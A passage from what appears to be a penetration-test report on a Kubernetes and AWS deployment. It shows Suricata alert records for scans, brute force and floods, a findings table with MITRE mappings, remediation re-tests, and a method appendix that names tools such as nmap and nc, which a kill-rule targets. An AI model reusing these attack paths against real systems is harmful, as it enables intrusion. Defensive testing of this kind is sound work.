demonstrated compromise.** No synthetic screenshots are reproduced here.

Table JSON

@timestamp	Jun 9, 2026 @ 23:06:39.982
_index	wazuh-alerts-4.x-2026.06.09
agent.id	028
agent.ip	10.30.11.49
agent.name	eks-prd-ip-10-30-11-49
data.alert.action	allowed
data.alert.category	Attempted Information Leak
data.alert.gid	1
data.alert.rev	1
data.alert.severity	2
data.alert.signature	CUSTOM Port Scan Detected
data.alert.signature_id	9000008
data.dest_ip	10.30.11.49
data.dest_port	0
data.direction	to_server
data.event_type	alert
data.flow_id	222222222222222.000000
data.in_iface	ens5
data.proto	TCP
data.source	suricata
data.src_ip	10.30.11.127
data.src_port	45822
data.timestamp	Jun 9, 2026 @ 23:06:38.000
decoder.name	json

Figure 7: Suricata: port scan detected — rule 100500 / SID 9000008, src 10.30.11.127.

Table JSON

@timestamp	Jun 9, 2026 @ 23:49:51.000
_index	wazuh-alerts-4.x-2026.06.09
agent.id	028
agent.ip	10.30.11.49
agent.name	eks-prd-ip-10-30-11-49
data.alert.severity	2
data.alert.signature	CUSTOM HTTP Login Brute Force
data.alert.signature_id	9000003
data.dest_ip	10.30.11.49
data.http.http_method	POST
data.http.url	/login
data.src_ip	10.30.11.127
decoder.name	json
id	1781099991.1
input.type	log
location	/host/var/log/suricata/eve.json
manager.name	ip-10-0-10-192.eu-central-1.compute.internal
rule.description	Suricata high-severity IDS alert - CUSTOM HTTP Login Brute Force src=10.30.11.127 dst=10.30.11.49
rule.firedtimes	1
rule.groups	bc-suricata, ids, suricata
rule.id	100500
rule.level	12
rule.mail	true
rule.mitre.id	T1110
rule.mitre.tactic	Credential Access
rule.mitre.technique	Brute Force
timestamp	Jun 9, 2026 @ 23:49:51.000

Figure 8: Suricata: HTTP login brute force — rule 100500 / SID 9000003, POST /login.

Table JSON

@timestamp	Jun 9, 2026 @ 23:49:51.000
_index	wazuh-alerts-4.x-2026.06.09
agent.id	028
agent.ip	10.30.11.49
agent.name	eks-prd-ip-10-30-11-49
data.alert.severity	1
data.alert.signature	CUSTOM SYN Flood DDoS
data.alert.signature_id	9000004
data.dest_ip	10.30.11.49
data.proto	TCP
data.src_ip	10.30.11.127
decoder.name	json
id	1781099991.2
input.type	log
location	/host/var/log/suricata/eve.json
manager.name	ip-10-0-10-192.eu-central-1.compute.internal
rule.description	Suricata high-severity IDS alert - CUSTOM SYN Flood DDoS src=10.30.11.127 dst=10.30.11.49
rule.firedtimes	1
rule.groups	bc-suricata, ids, suricata
rule.id	100500
rule.level	12
rule.mail	true
rule.mitre.id	T1498
rule.mitre.tactic	Impact
rule.mitre.technique	Network Denial of Service
timestamp	Jun 9, 2026 @ 23:49:51.000

Figure 9: Suricata: SYN flood (TCP) — rule 100500.

Table JSON

@timestamp	Jun 9, 2026 @ 23:49:51.000
_index	wazuh-alerts-4.x-2026.06.09
agent.id	028
agent.ip	10.30.11.49
agent.name	eks-prd-ip-10-30-11-49
data.alert.severity	1
data.alert.signature	CUSTOM UDP Flood DDoS
data.alert.signature_id	9000005
data.dest_ip	10.30.11.49
data.proto	UDP
data.src_ip	10.30.11.127
decoder.name	json
id	1781099991.3
input.type	log
location	/host/var/log/suricata/eve.json
manager.name	ip-10-0-10-192.eu-central-1.compute.internal
rule.description	Suricata high-severity IDS alert - CUSTOM UDP Flood DDoS src=10.30.11.127 dst=10.30.11.49
rule.firedtimes	1
rule.groups	bc-suricata, ids, suricata
rule.id	100500
rule.level	12
rule.mail	true
rule.mitre.id	T1498
rule.mitre.tactic	Impact
rule.mitre.technique	Network Denial of Service
timestamp	Jun 9, 2026 @ 23:49:51.000

Figure 10: Suricata: UDP flood (port 53) — rule 100500.



Table JSON

@timestamp	Jun 9, 2026 @ 23:49:51.000
_index	wazuh-alerts-4.x-2026.06.09
agent.id	028
agent.ip	10.30.11.49
agent.name	eks-prd-ip-10-30-11-49
data.alert.severity	1
data.alert.signature	CUSTOM ICMP Flood DDoS
data.alert.signature_id	9000006
data.dest_ip	10.30.11.49
data.proto	ICMP
data.src_ip	10.30.11.127
decoder.name	json
id	1781099991.4
input.type	log
location	/host/var/log/suricata/eve.json
manager.name	ip-10-0-10-192.eu-central-1.compute.internal
rule.description	Suricata high-severity IDS alert - CUSTOM ICMP Flood DDoS src=10.30.11.127 dst=10.30.11.49
rule.firedtimes	1
rule.groups	bc-suricata, ids, suricata
rule.id	100500
rule.level	12
rule.mail	true
rule.mitre.id	T1498
rule.mitre.tactic	Impact
rule.mitre.technique	Network Denial of Service
timestamp	Jun 9, 2026 @ 23:49:51.000

Figure 11: Suricata: ICMP flood — rule 100500.

Consolidated findings

ID	Title	Box	MITRE	Severity	Status
F-09	PR → OIDC → AWS admin takeover	Black	T1199 / T1078.004	**Critical**	**Fixed**
R1	K8s API public to `0.0.0.0/0`	White	T1133	High	Open
F-10	K8s audit not in SIEM (blind persistence)	Gray	T1053.007	High	**Fixed**
F-08	Network sensors blind to C2 / exfil	Gray	T1071 / T1572	High	Detect added
F-01	“Kill hacking tools” rule inert	Gray	T1059	High	**Fixed**
F-03	Sensor fleet offline (agent deadlock)	Gray	T1562.001	High	**Fixed**
F-05	DNS data smuggling invisible	Gray	T1048.003	Medium	**Fixed**

ID	Title	Box	MITRE	Severity	Status
R2	Pods can reach node IMDS badge	White	T1552.005	Medium	Open
F-07	Free intra-namespace lateral movement	Gray	T1210	Medium	Open (by design)
F-02	Tool detection noisy / incomplete	Gray	T1059	Medium	Partial
GAP-004	Single-point security monitor	White	—	Medium	Open
R3	World-open SG on unused instance	White	T1190	Low	Open
R5	Documentation vs reality drift	White	—	Low	Open
F-06	Pod → API / IMDS blocked	Gray	T1552	**Pass**	Strength
—	Suricata catches scan / brute / DDoS	Gray	T1046 / T1110 / T1498	**Pass**	Strength
—	runc escape patched (1.3.4)	Gray	T1611	**Pass**	Strength
—	Non-OIDC AssumeRole denied + logged	Black	T1550.001	**Pass**	Strength

What got fixed (remediation status)

The defenders fixed the highest-impact findings during and right after the engagement, and I re-tested each one live:

Fix	What changed	Re-test result
F-09	Deploy role trust scoped to `main` only; pull requests use a new read-only role	Trust now `ref:refs/heads/main`; a stranger's PR no longer matches
F-10	Kubernetes audit log forwarded into Wazuh; alarms for job/permission/exec/secret actions	Hidden CronJob → alarm 100402 (screenshot)
F-05	DNS lookups recorded at CoreDNS; alarm on long/gibberish names	Smuggling query → alarm 100721 (screenshot)
F-01	Kill-rule re-targeted to the executed tool	`nmap` / `nc` → killed, exit 137 (screenshot)
F-08	Detection added for odd-port C2; Cilium already blocks it	Beacon → blocked + alarm 100710 (screenshot)
F-03	Agent enrollment de-duplicated	5 agents Active; telemetry flowing

Still open (tracked): R1 (public API), R2 (IMDS hop limit), F-07 (lateral movement), the 443-C2 prevention half of F-08, GAP-004 (single SIEM), and the smaller white-box hygiene items.

Appendix — coverage & method

Method. PTES phases × MITRE ATT&CK for Containers/Cloud × the Lockheed kill chain. Three operations were run at three sophistication tiers (loud → quiet); the deliverable is the *detection verdict* per technique, not the compromise.

ATT&CK techniques exercised. Initial Access (T1199, T1190, T1133); Execution (T1059); Privilege Escalation / Escape (T1611, T1068); Credential Access (T1552.001 /.005/.007); Discovery (T1046, T1613); Lateral Movement (T1210); Command & Control (T1071, T1572); Exfiltration (T1048.003); Persistence (T1053.007); Defense Evasion (T1550.001, T1562.001).

Primary tooling. `nmap`/`nc`, `curl`/`nslookup`, `kubectl`, the AWS CLI, and a benign C2/DNS-tunnel simulation. AWS-side recon used read-only enumeration as the account owner. Container-escape was assessed by version fingerprint, not weaponized.

Evidence. All alarm screenshots are from the live Wazuh dashboard (`wazuh-alerts-*`, filtered by `rule.id`) during the post-fix re-test. Network-flow evidence is from Hubble. Full alert IDs are listed inline per finding.